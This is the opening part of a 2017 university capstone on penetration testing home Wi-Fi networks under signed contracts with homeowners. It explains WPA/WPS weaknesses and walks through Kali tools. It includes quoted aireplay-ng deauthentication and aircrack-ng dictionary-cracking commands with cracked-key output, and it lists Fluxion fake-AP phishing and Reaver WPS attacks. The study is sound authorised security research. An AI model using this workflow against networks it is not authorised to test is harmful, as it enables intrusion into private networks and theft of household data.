

Residential Wi-Fi Pentesting

By

Anh Viet Nguyen Duy

Advisor:

Greg Gogolin, Ph.D.

Full Professor

Information Security and Intelligence Department

Spring 2017

Ferris State University

Big Rapids, MI

Copyright: 2017, Anh Viet Nguyen Duy

All Rights Reserved

#### DEDICATION

This project is dedicated to my wife, Amy, and my son, Kylian. Thank you for always supporting my education despite my diminished family time.

## Table of Contents

	Page
List of Figures .....	7
Abstract .....	12
Chapter 1 .....	13
Introduction .....	13
Statement of the problem .....	14
Purpose of the Study .....	14
Research Questions .....	15
Significance of the Capstone Project .....	15
Definition of Terms .....	16
Assumptions .....	17
Limitations .....	18
Chapter 2 .....	19
Wardriving .....	19
Smart Homes .....	21
Legal Status of the Study .....	22
Equipment for the Study .....	22
WEP/WPA/WPA2 .....	23
WPS .....	23
Kali Linux .....	24
Airmo-ng .....	24
Airodump-ng .....	25
Aireplay-ng .....	25

Aircrack-ng.....	25
Wash.....	26
Reaver.....	27
Fluxion.....	28
Chapter 3.....	29
Description of Methodology.....	29
Defense.....	29
Design of Study.....	30
Data Analysis.....	33
Chapter 4.....	35
Customer 1: Danielle Nyland.....	35
How strong is the router encryption control?.....	35
Is the router vulnerable to WPS attacks?.....	39
Will the home Wi-Fi user be lured by a phishing scheme?.....	40
Customer 2: Tino Trevino.....	46
How strong is the router encryption control?.....	46
Is the router vulnerable to WPS attacks?.....	49
Will the home Wi-Fi user be lured by a phishing scheme?.....	49
Customer 3: Jim McDonough.....	53
How strong is the router encryption control?.....	53
Is the router vulnerable to WPS attacks?.....	55
Will the home Wi-Fi user be lured by a phishing scheme?.....	56
Customer 4: Jody Brewer.....	59

How strong is the router encryption control? .....	59
Is the router vulnerable to WPS attacks? .....	61
Will the home Wi-Fi user be lured by a phishing scheme? .....	62
Customer 5: Carol Sullivan.....	65
How strong is the router encryption control? .....	65
Is the router vulnerable to WPS attacks? .....	67
Will the home Wi-Fi user be lured by a phishing scheme? .....	69
Summary of the Research .....	72
Chapter 5.....	75
References.....	77
Appendix A.....	80
Appendix B.....	81
Appendix C.....	82
Appendix D.....	83
Appendix E.....	84

## List of Figures

	Page
<i>Figure 1.</i> Wardriving Results San Francisco, April 2015 .....	20
<i>Figure 2.</i> U.S. IoT microcontroller market by application, 2012-2022 (USD Million) .....	22
<i>Figure 3.</i> Alfa AWUS036NHA .....	23
<i>Figure 4.</i> Airmon-ng .....	24
<i>Figure 5.</i> Airodump-ng .....	25
<i>Figure 6.</i> Aireplay-ng.....	25
<i>Figure 7.</i> Aircrack-ng.....	26
<i>Figure 8.</i> Aircrack-ng Result .....	26
<i>Figure 9.</i> Wash .....	27
<i>Figure 10.</i> Reaver Result .....	27
<i>Figure 11.</i> Fluxion Login Page .....	28
<i>Figure 12.</i> Customer1 Airmon-ng.....	35
<i>Figure 13.</i> Customer1 Airmon-ng Start .....	36
<i>Figure 14.</i> Customer1 Kill Processes .....	36
<i>Figure 15.</i> Customer1 Airodump-ng.....	36
<i>Figure 16.</i> Customer1 Airodump-ng Result .....	37
<i>Figure 17.</i> Customer1 Airodump-ng Handshake Capture .....	37
<i>Figure 18.</i> Customer1 WPA Handshake .....	37
<i>Figure 19.</i> Customer1 Aireplay-ng.....	38
<i>Figure 20.</i> Customer1 Aircrack-ng.....	38
<i>Figure 21.</i> Customer1 Aircrack-ng Process .....	39
<i>Figure 22.</i> Customer1 Wash Result Negative.....	39

<i>Figure 23.</i> Customer1 Fluxion.....	40
<i>Figure 24.</i> Customer1 Fluxion Language.....	40
<i>Figure 25.</i> Customer1 Fluxion Interface.....	40
<i>Figure 26.</i> Customer1 Fluxion Airodump-ng.....	41
<i>Figure 27.</i> Customer1 Fluxion Wifi List .....	42
<i>Figure 28.</i> Customer1 Fluxion Fake AP.....	42
<i>Figure 29.</i> Customer1 Fluxion Aircrack-ng.....	43
<i>Figure 30.</i> Customer1 Fluxion Capture Handshake .....	43
<i>Figure 31.</i> Customer1 Fluxion Handshake.....	43
<i>Figure 32.</i> Customer1 Check Handshake .....	44
<i>Figure 33.</i> Customer1 Fluxion Fake AP .....	44
<i>Figure 34.</i> Customer1 Fake AP.....	45
<i>Figure 35.</i> Customer2 Airmon-ng.....	46
<i>Figure 36.</i> Customer2 Airmon-ng Start & Kill.....	46
<i>Figure 37.</i> Customer2 Airodump-ng.....	46
<i>Figure 38.</i> Customer2 Airodump-ng Result .....	47
<i>Figure 39.</i> Customer2 Airodump-ng.....	47
<i>Figure 40.</i> Customer2 WPA Handshake .....	47
<i>Figure 41.</i> Customer2 Aireplay-ng .....	48
<i>Figure 42.</i> Customer2 Aircrack-ng.....	48
<i>Figure 43.</i> Customer2 Passkey Cracked.....	48
<i>Figure 44.</i> Customer2 Wash.....	49
<i>Figure 45.</i> Customer2 Fluxion Wifi List .....	50



<i>Figure 46.</i> Customer2 Fluxion Attack Option .....	50
<i>Figure 47.</i> Customer2 Fluxion Handshake .....	51
<i>Figure 48.</i> Customer2 Fluxion Fake AP .....	52
<i>Figure 49.</i> Customer3 Airmon-ng Kill Start.....	53
<i>Figure 50.</i> Customer3 Airodump-ng.....	53
<i>Figure 51.</i> Customer3 Airodump-ng Capture .....	54
<i>Figure 52.</i> Customer3 WPA Handshake .....	54
<i>Figure 53.</i> Customer3 Aireplay-ng .....	54
<i>Figure 54.</i> Customer3 Aircrack-ng .....	54
<i>Figure 55.</i> Customer3 Aircrack Running Process .....	55
<i>Figure 56.</i> Customer3 Wash.....	55
<i>Figure 57.</i> Customer3 Reaver .....	55
<i>Figure 58.</i> Customer3 Bully .....	56
<i>Figure 59.</i> Customer3 Fluxion Airodump-ng .....	56
<i>Figure 60.</i> Customer3 Fluxion Wifi List .....	57
<i>Figure 61.</i> Customer3 Fluxion Handshake .....	57
<i>Figure 62.</i> Customer3 Fluxion Fake AP .....	58
<i>Figure 63.</i> Customer4 Airmon-ng Kill Start.....	59
<i>Figure 64.</i> Customer4 Airodump-ng.....	60
<i>Figure 65.</i> Customer4 Airodump-ng Capture .....	60
<i>Figure 66.</i> Customer4 WPA Handshake .....	60
<i>Figure 67.</i> Customer4 Aireplay-ng .....	60
<i>Figure 68.</i> Customer4 Aircrack-ng.....	61

<i>Figure 69.</i> Customer4 Wash.....	61
<i>Figure 70.</i> Customer4 Reaver.....	62
<i>Figure 71.</i> Customer4 WiFite.....	62
<i>Figure 72.</i> Customer4 Fluxion Airodump-ng.....	63
<i>Figure 73.</i> Customer4 Fluxion Wifi List.....	63
<i>Figure 74.</i> Customer4 Fluxion Handshake.....	64
<i>Figure 75.</i> Customer4 Fluxion Fake AP.....	64
<i>Figure 76.</i> Customer5 Airodump-ng.....	65
<i>Figure 77.</i> Customer5 Airodump-ng Capture.....	66
<i>Figure 78.</i> Customer5 WPA Handshake.....	66
<i>Figure 79.</i> Customer5 Aireplay-ng.....	66
<i>Figure 80.</i> Customer5 Aircrack-ng.....	66
<i>Figure 81.</i> Customer5 Aircrack Process.....	67
<i>Figure 82.</i> Customer5 Wash.....	67
<i>Figure 83.</i> Customer5 Reaver.....	68
<i>Figure 84.</i> Customer5 Bully.....	68
<i>Figure 85.</i> Customer5 WiFite.....	69
<i>Figure 86.</i> Customer5 Fluxion Airodump-ng.....	69
<i>Figure 87.</i> Customer5 Fluxion Wifi List.....	70
<i>Figure 88.</i> Customer5 Fluxion Handshake.....	70
<i>Figure 89.</i> Customer5 Fluxion Fake AP.....	71
<i>Figure 90.</i> Number of Devices by Household Income.....	72
<i>Figure 91.</i> Devices by Household Average Age.....	72

*Figure 92. Access Point Configuration*.....73

*Figure 93. Pentest Result by Configuration*.....73

*Figure 94. Pentest Result by Number of Devices*.....74

### Abstract

Wardriving is a technique used by cybercriminals to hack into wireless network (Wi-Fi) to steal information. The attacker drives around businesses to find Wi-Fi signals and then tries to hack into the business network by exploiting known vulnerabilities. This technique is usually used to target businesses but it could also target residential wireless networks. Nowadays, every home has a Wi-Fi network with many connected devices. With the evolution of technology, more devices can connect to the Internet using Wi-Fi. A household Wi-Fi network could be used to connect cellphones, laptops, tablets, smart TVs, baby monitors, and many different devices to the Internet, making them accessible to attackers. With the number of portable devices used to do financial transactions and the sharing of personal digital data, it is reasonable to think that cybercriminals could target residential Wi-Fi with the wardriving technique. This study will give an idea on how secure residential Wi-Fi networks are. A Wi-Fi penetration test will be executed in five different residential wireless networks. The techniques used to test these Wi-Fi networks are accessible to any computer lover via multiple blogs, forums on the Internet and YouTube videos.

## Chapter 1

### Introduction

The author of this paper is a graduate student at Ferris State University with a major in Information Security and Intelligence (ISI) and a certificate in Incident Response. This study is being done for a graduate capstone and the intention is to review the major topics learnt during the academic courses in the Ferris State University Information Security and Intelligence program. During the undergraduate and graduate classes, the author has acquired understanding of vulnerabilities and exploitations, and skills to pentest systems and infrastructures. The author has been introduced to many security tools, either commercial or open source. This project will only use open source and publicly available software with the idea that anybody could reproduce the pentest with a bit of research.

Throughout the education acquired in the master of science in ISI (MSISI), graduate students learn about different techniques cybercriminals use to steal information. One of the techniques that has been used since the creation of wireless network is wardriving. Malicious individuals drive around to find Wi-Fi networks with weak controls and target them to steal valuable information. With the growing number of connected devices, and the safety feeling of a home, a large amount of personal data is circulating on the wireless network. People will do online banking, share Personal Identifiable Information (PII) and perhaps Protected Health Information (PHI) which both are valuable information for identity theft schemes.

Thanks to technology, we now have connected TVs (Smart TVs), connected appliances, connected baby monitoring systems, and connected alarm systems to cite a few. With the evolution towards a world of Internet of Things (IoT), there is a potential risk of cybercriminals targeting residential Wi-Fi to try to steal data or to disrupt the regular function of these connected

devices. Cybersecurity awareness has been slowly integrated into the professional environment, but many people assume that only businesses are targeted by hackers. This study will give an idea of how safe home Wi-Fi setups are.

### **Statement of the problem**

A single Google search on how to hack a Wi-Fi network returns countless results with step by step tutorials, articles, forums, and blogs. Searching for a tutorial video on YouTube is also an easy task. Each tutorial will explain a method which could be similar or totally different. In general, the best tools used can be found in Kali Linux, a Linux distribution used for penetration testing. Kali is available for download and is free. Quality tutorial videos can be found on the Internet as well. A Wi-Fi hacker kit can be easily and quickly installed as the software can be downloaded and the hardware required is not expensive.

With the vision to soon live in a world of Internet of Things, all our personal information, privacy and life will be leaking out the walls of our home Wi-Fi. Many of our devices can be connected to the Wi-Fi such as the alarm system. There is a probability that an experimented hacker can turn off the alarm. Young families often use baby monitors or smart TVs with a webcam and a malicious individual could potentially access the video streaming. Online banking is also an opening for an unauthorized individual on the network to steal financial information. The list of potential threats can be exhaustive and therefore, the topic addressed in this study is the level of security controls on the residential wireless network.

### **Purpose of the Study**

The purpose of this study is to gage the percentage of household Wi-Fi with solid access controls to counter a wardriving scenario. There are more and more devices that can be connected to the home Wi-Fi and individuals are now more and more dependent to their

connected devices. There is a growing source of valuable information for malicious individuals in quest of personal identifiable information. This study will involve assessing several residential wireless networks with common methods used to gain access. The security assessment results, combined with the information collected will give an idea of the residential wireless security stance.

### **Research Questions**

This project will identify the stance of residential wireless network access controls and the risk level of getting the home network breached. The study will focus on three research questions related to the wireless network tested:

1. How strong is the router encryption control?
2. Is the router vulnerable to WPS attacks?
3. Will the home Wi-Fi user be lured by a phishing scheme?

### **Significance of the Capstone Project**

Nowadays, wireless access points can be found everywhere. With the use of smartphones or any mobile devices, Wi-Fi is available almost everywhere. Users have been educated to be careful to not use open Wi-Fi and are also aware of the risk of using public Wi-Fi. For the common user, the home Wi-Fi is more secure. This project will bring some awareness on the importance to have a secure Wi-Fi even at home.

The technology trend is to have everything connected. With all the devices that can now be connected to Internet using the home Wi-Fi, there is also a risk of malicious compromises of these devices. Interacting with the customer will also bring awareness on what can be done if an intruder gains access to a device such as a thermostat. IoT manufacturers create devices to facilitate a customer's life but the customer often also depends on the reliability of this device.

Another message will be communicated as the importance to have a secure network for the use of such devices.

The intent of this project is to open further researches on a larger scale. For this capstone, the student has limitation on time which include the number of residential wireless tested. Additionally, the other information collected can be useful for other research topics such as the number of connected devices per household income range or the number of default configuration versus personalized configuration.

### **Definition of Terms**

- Attack – “An offensive move made with the intention to bypass one or more security controls.” (Allen, 2006, p. 12)
- Brute Force or bruteforce – “Attempts to determine a secret by trying every possible combination.” (Information Security, 2014)
- BSSID – MAC address of a wireless access point, router, host.
- Dictionary Attack – “Typically, a guessing attack which uses precompiled list of options. Rather than trying every option, only try complete options which are likely to work.” (Information Security, 2014)
- Education/Awareness – Providing knowledge about current vulnerability which is, “A simple solution that can be used to prevent these types of attacks.” (Allen, 2006, p. 10)
- Phishing – “Uses specially crafted emails to entice recipients to visit a counterfeit website. This website is likely to have been designed, using well-known and trusted brands, to convince the individual to provide financial and/or personal information.” (Allen, 2006, p. 9)
- PID – Process Identification in Linux environment.



- PIN – “A personal identification number (PIN) is a secure alphanumeric or numeric code used for authenticated access to a system.” (Technopedia, n. d.)
- SQL – “Structured Query Language (SQL) is a standard computer language for relational database management and data manipulation.” (Technopedia, n. d.)
- SSID – Service Set Identifier in wireless networking. It is the name given to the Wi-Fi network by the access point. There is a default SSID for each router but it is customizable.
- Threat – “The potential for a security breach due to the existence of a particular set of circumstances.” (Allen, 2006, p. 12)
- WEP – “Wired Equivalent Privacy (WEP) was first released as a portion of the IEEE 802.11 standard in 1999. Its security was deemed to be the equivalent of any wired medium, hence its name.” (Technopedia, n. d.)
- WPA – “Wi-Fi Protected Access (WPA) is a security standard to secure computers connected to a Wi-Fi network.” (Technopedia, n. d.)
- WPS – “Wi-Fi Protected Setup (WPS) is a communications protocol designed to help facilitate the setup of wireless networks in homes and small offices.” (Technopedia, n. d.)

### **Assumptions**

- The Wi-Fi router will be functioning correctly and not tempered to pass the test.
- The customer will not change the password just before the test.
- There will be a device connected to the Wi-Fi during the assessment.
- The devices of the home will have the Wi-Fi credentials saved.

**Limitations**

- The study is done in five different homes with contracts and time constraints. Two other home Wi-Fi and one small business have also been tested for practice and metrics purpose.
- The Wi-Fi penetration testing day will depend on the customer availability.
- The time spent on the Wi-Fi penetration testing will not be more than 90 minutes to respect the wardriving scenario.
- The password encryption strength and the WPS vulnerability will be tested, the phishing scheme using Fluxion will be done if time allows it.
- Any bruteforce or dictionary attacks will be stopped after 60 minutes.
- The password guessing process is limited to the wordlists available online.
- When using aircrack-ng to crack the passkey, the processing power of the equipment allows only three wordlists to be used at the same time.
- Several techniques used for the penetration testing require a device connected to the Wi-Fi during the assessment.
- The project will be executed with the help of different tutorials available online.
- The phishing scheme needs a user to be using a device connected to the Wi-Fi.
- This study must be completed within a 15 weeks' semester.

## Chapter 2

During one of my first information security courses I took at Ferris State University, the professor introduced the class with a video about different techniques hackers used to steal information. One technique that personally marked me was wardriving. Two hackers were driving to different business parking lots to look for wireless networks with weak or no existing encryption methods. The video supported the fact that many wireless networks were vulnerable to well-crafted attacks. Seeing the simplicity to gain access to Wi-Fi networks, I immediately thought about other places that would have insecure wireless networks leaking out from walls. Subdivisions and apartment complexes are home to numerous Wi-Fi networks. Nowadays, almost every home has a wireless network and I was wondering about the impact a wardriving scenario would make.

### Wardriving

Hackers find many ways to gain access to computers and networks to steal valuable information. Wardriving isn't a new technique to hack Wi-Fi networks; a quick search on the Internet for an article will return many results. An article dating from April 25<sup>th</sup>, 2011, written by Matt Liebowitz from NBC News, relates an investigation on a case of wardriving. Two males have been arrested with a vehicle equipped with a laptop and different devices to target especially wireless networks (Liebowitz, 2011). The video I watched in class was from the 1990's, which shows that even if wardriving is a well-known technique used by hackers, it is still or even more applicable today.

But what is really wardriving through cybersecurity professionals? Robert Siciliano is an Online Security Expert to McAfee, and he wrote an article on wardriving in June 2014 for

McAfee, a well-known cybersecurity organization. In his article, Siciliano warns the readers of the potential risk wardriving could raise as:

“Hackers that use this technique to access data from your computer—banking and personal information—that could lead to identity theft, financial loss, or even a criminal record (if they use your network for nefarious purposes). Any computer or mobile device that is connected to your unprotected network could be accessible to the hacker.” (Siciliano, 2014). An interesting study has been done by a school in San Francisco in April 2015 and the result showed an increase in wireless network using WPA2 but still a large percentage of open networks, figure 1 shows a history of studies done by the school.





Figure 1. Wardriving Results San Francisco, April 2015.

Source: Wardriving Results San Francisco. (2015, April). In *Sam Bowne*.

## Smart Homes

A few years ago, everything had wires or cables creating many tangles. Now everything is wireless; cameras, light switches, thermostat, TVs, garage doors, and even door locks. Added to the wireless capability, these devices are also connected to Internet. These devices are from the IoT family and a few months ago, IoT devices have made the news because of a lack of security controls which allowed an exploit to create a mass Distributed Denial of Services (DDOS) disturbing the Internet for a major part of the country. For anecdote, I just purchased a new truck, and it is also connected. I can start the engine, open the door locks, pinpoint locate it, and have a full status report of the car. With the onboard computer, I am wondering what kind of damage a hacker could do to the truck.

In February 2017, a cybersecurity company from Illinois conducted a residential Wi-Fi pentest. An article on this experience has been written by Jay Olstad for a local TV News, Kare 11. In his article and the video integrated, the author points out the technology trend to have more and more IoT devices for modern homes. All these devices make the home “smart” and they are designed to make things easier for people (Olstad, 2017). As the article says, the IoT industry for home automation is supposed to grow from \$32 billion in 2015 to around \$80 billion in 2022 (Rohan, n.d.) and in the figure 2 we can see the growth of the market from 2012 to 2022 compared to other IoT markets. Security experts agree that these devices make life easier but they are worried for the security aspect (Olstad, 2017).



*Figure 2.* U.S. IoT microcontroller market by application, 2012-2022 (USD Million).  
 Source: IoT Microcontroller (MCU) Market Size, Share Report, 2022. (2016, January). In *Grand View Research*.

### **Legal Status of the Study**

The first obstacle for this study is to comply to the existing laws about penetration testing a residence Wi-Fi. In the article from Jay Olstad, the cybersecurity company was hired to execute a pentest on the home automation. For this project, I will need to have a contract between the customers and me as a capstone student. For this matter, I contacted Professor Jerry Emerick from FSU ISI program and he offered to use his personal template for my project. I customized it to fit the study and I had one contract signed by each customer. A copy of each contract can be found in the appendices.

### **Equipment for the Study**

Being a novice in Wi-Fi hacking, I had to do some research at the beginning of the project. Knowing that I was going to use Kali Linux toolkit, I had to have a laptop with enough RAM for running a virtual machine and running the bruteforce and dictionary attacks. My school laptop had 8 Gb of RAM which was just enough for the project. My wireless card adapter didn't have a monitoring function and I had to purchase a USB wireless card known to work with Kali

Linux. The Alfa AWUS036NHA, showed in figure 3, was my pick. For a decent price of less than \$30 delivered, it offered all the functionality required for the pentest project (802.11 Recommended USB Wireless Cards for Kali Linux, 2014).



*Figure 3.* Alfa AWUS036NHA

Source: 802.11 Recommended USB Wireless Cards for Kali Linux. (2014, January 8). In *blackMore Ops*.

## **WEP/WPA/WPA2**

WEP, WPA, and WPA2 are three wireless security protocols with WEP being the oldest and easiest to crack to WPA2 being the currently mostly used today. WEP was developed in the late 1990s and many flaws urged to work on an alternative, which will be the WPA in 2003. In 2004, WPA2 replaced its predecessor using two encryption and authentication methods: the Advanced Encryption Standard (AES) and the Counter Mode with Cipher Block Chaining Message Authentication Code Protocol (CCMP) (Scarpati, 2017). Kali Linux tools target all three security protocols to break the controls.

## **WPS**

With Wi-Fi router using WPA2-PSK as wireless security protocol, the user must enter the passkey in each device he wants to use. Doing so can be troublesome, especially with complex and long passkey. Wireless router manufacturers introduced the Wi-Fi Protected Setup (WPS) to

solve this problem. WPS simplify the connection to the router by using an 8-digit PIN or by using a Push-Button-Connect (Chaudhary, 2014). Despite the intention to facilitate the user connection to the home Wi-Fi network, the WPS introduce a vulnerability which can be exploited by a malicious individual.

### **Kali Linux**

Kali Linux is an open source project for information security training and penetration testing purpose. All the tutorials I found on Internet were using a tool from the Kali Linux suite. During my schooling at FSU I was often exposed to Kali Linux, but the toolkit covering all areas of penetration testing, I never had the occasion to use the wireless section of it. For my part, I watched numerous tutorial videos on YouTube and I could find very well made ones. For deeper information on any tools, there are many forums and blogs available as well (Hacking Tutorials, 2015). Following are the tools I used for the project and for each residential Wi-Fi pentest.

**Airmon-ng.** Airmon-ng comes within Aircrack-ng package and is in the Kali Linux suite. It is a bash script designed to turn wireless cards into monitor mode. It autodetects the card model and run the appropriate commands. It also gives the user a list of processes using the wireless cards. In short, airmon-ng is required to recognize the wireless card adapter and to enable the monitoring of the wireless traffic with the Alfa AWUS036NHA (Chaudhary, 2016).

The command in figure 4 will return the wireless adapter available for monitoring.

```
root@kali:~# airmon-ng


Interface      Chipset      Driver
wlan0          Realtek RTL8187L  rtl8187 - [phy0]
```

*Figure 4.* Airmon-ng.

Source: Encarnacion, L. (2014, June). How To Hack WPA/WPA2 Wi-Fi With Kali Linux & Aircrack-ng. In *Lewis Computer How To*.



**Airodump-ng.** Airodump-ng also comes within Aircrack-ng package and is in the Kali Linux suite. It is a packet capture tool and act as an information gathering tool. It allows dumping packets directly from a wireless card and save them as a pcap file for further analysis. Airodump-ng will use the monitoring function of the wireless card to detect and capture Wi-Fi network available in the area (Chaudhary, 2016). The command in figure 5 will dump the packets from the wireless adapter named mon0.




```
root@kali:~# airodump-ng mon0
```

Figure 5. Airodump-ng.

Source: Encarnacion, L. (2014, June). How To Hack WPA/WPA2 Wi-Fi With Kali Linux & Aircrack-ng. In *Lewis Computer How To*.

**Aireplay-ng.** Another tool from Aircrack-ng package in Kali Linux, Aireplay-ng injects ARP request packets into a wireless network to create traffic. Doing so, the target, here the Wi-Fi router will respond providing a handshake between a station and the host (Encarnacion, 2014). Capturing the handshake with Airodump-ng only, is possible but it will take more time to wait for an actual real handshake. Aireplay-ng will generate multiple request packets to accelerate the process. The command in figure 6 will generate packets from the station with MAC address starting with 4C:EB to the host with the MAC address starting with 00:14, using the wireless adapter mon0.



```
root@kali:~# aireplay-ng -0 2 -a 00:14:BF:E0:E8:D5 -c 4C:EB:42:59:DE:31 mon0
```

Figure 6. Aireplay-ng.

Source: Encarnacion, L. (2014, June). How To Hack WPA/WPA2 Wi-Fi With Kali Linux & Aircrack-ng. In *Lewis Computer How To*.

**Aircrack-ng.** Coming with Kali Linux, Aircrack-ng is an 802.11 WEP/WPA/WPA2 passkey cracker. It needs a WEP or a WPA/2 handshake and a solid wordlist to try to find the passkey. In a scenario where time is not a constraint, it is recommended to run several wordlists

to find the passkey. In the figure 7, the command will start the process of cracking the password for the handshake capture file with the extension .cap and using the wordlist named wpa.txt.

```
aircrack-ng -a2 -b 00:14:BF:E0:E8:D5 -w /root/wpa.txt /root/Desktop/*.cap
```

Figure 7. Aircrack-ng.

Source: Encarnacion, L. (2014, June). How To Hack WPA/WPA2 Wi-Fi With Kali Linux & Aircrack-ng. In *Lewis Computer How To*.

The figure 8 shows the result with the passkey being “notsecure” and the cracking process lasted less than 1 second with 1409 keys tested per second (Encarnacion, 2014).

Something to note about Aircrack is that once we captured the handshake, we do not need to stay in reach distance of the Wi-Fi network to run it. Once the handshake is captured, there is no need to stay in reach distance from the access point.

```
Opening /root/Desktop/-01.cap
Reading packets, please wait...

Aircrack-ng 1.2 beta3

[00:00:00] 192 keys tested (1409.45 k/s)

KEY FOUND! [ notsecure ]

Master Key      : 42 28 5E 5A 73 33 90 E9 34 CC A6 C3 B1 CE 97 CA
                  06 10 96 05 CC 13 FC 53 B0 61 5C 19 45 9A CE 63


Transient Key   : 86 D0 43 C9 AA 47 F8 03 2F 71 3F 53 D6 65 F3 F3
                  86 36 52 0F 48 1E 57 4A 10 F8 B6 A0 78 30 22 1E
                  4E 77 F0 5E 1F FC 73 69 CA 35 5B 54 4D B0 EC 1A
                  90 FE D0 B9 33 06 60 F9 33 4B CF 30 B4 A8 AE 3A

EAPOL HMAC     : 8E 52 1B 51 E8 F2 7E ED 95 F4 CF D2 C6 D0 F0 68
root@kali:~#
```

Figure 8. Aircrack-ng Result.

Source: Encarnacion, L. (2014, June). How To Hack WPA/WPA2 Wi-Fi With Kali Linux & Aircrack-ng. In *Lewis Computer How To*.

**Wash.** Wash is a tool to look for any access point that has WPS function enabled. Like airodump-ng, wash will list all the access points (AP) the wireless adapter can see, and return the information about the WPS. Wash comes with Reaver package and is standard in the Kali Linux toolkit. The figure 9 is an example of what the command wash would return.

